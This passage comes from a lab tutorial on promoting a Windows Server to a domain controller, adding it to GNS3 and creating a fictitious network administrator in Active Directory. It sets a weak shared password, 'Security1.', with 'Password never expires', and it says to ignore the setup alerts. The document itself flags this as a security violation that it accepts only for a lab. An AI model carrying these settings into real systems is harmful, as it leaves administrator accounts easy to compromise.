


Figure 33 – Set password for DC

5.3. DNS Options (Figure 34) – Ignore the alert if there is one and Click ***Next***




Figure 34 – DNS Options

5.4. Additional Options – It takes a moment to auto-populate with MYCYBER, but if it doesn't, type it in. Then Click ***Next***




Figure 35 – MyCYBER

5.5. Paths – Click ***Next***




Figure 36 – Confirm paths

5.6. Review Options – Click ***Next***




Figure 37 – Review and confirm

5.7. Prerequisites Check – (this could take a minute for a green box to appear – Ignore the alerts) Click ***Install***




Figure 38 – Wait for green checkmark

5.8. The Server VM will automatically restart. Just wait for it to finish




Figure 39 – It will restart automatically

Phase III – Add to GNS3

Add the newly created Windows Server VM to GNS3.

1. Follow the procedures for adding a VM to GNS3
2. You may want to make some changes to the default settings
   - Change the image to look more like a server instead of a PC
   - Change the network options to ***Allow GNS3 to use any configured VirtualBox adapter***

Add a Network Administrator

It is not a good idea to do everything with an account named “Administrator”. Therefore, here are the instructions to create a user account for Ian Worthington, a fictitious network administrator.

1. On the Server Manager, navigate to Tools -> Active Directory Users and Computers




Figure 40 – Opening users and computers menu

2. In the left pane, right-click on users and select the new user submenu




Figure 41 – Creating a New User

3. Complete the information for the new user using the login name of *ian.worthington* and click on ***Next***




Figure 42 – Completing the New User information

4. Create the password, we'll use the standard ***Security1.*** Also, because this Server VM will be used as a baseline, click the box "Password never expires" then hit ***Next***

> **NOTE:** This would be a significant security violation in a real-life scenario, but we are creating a lab environment.

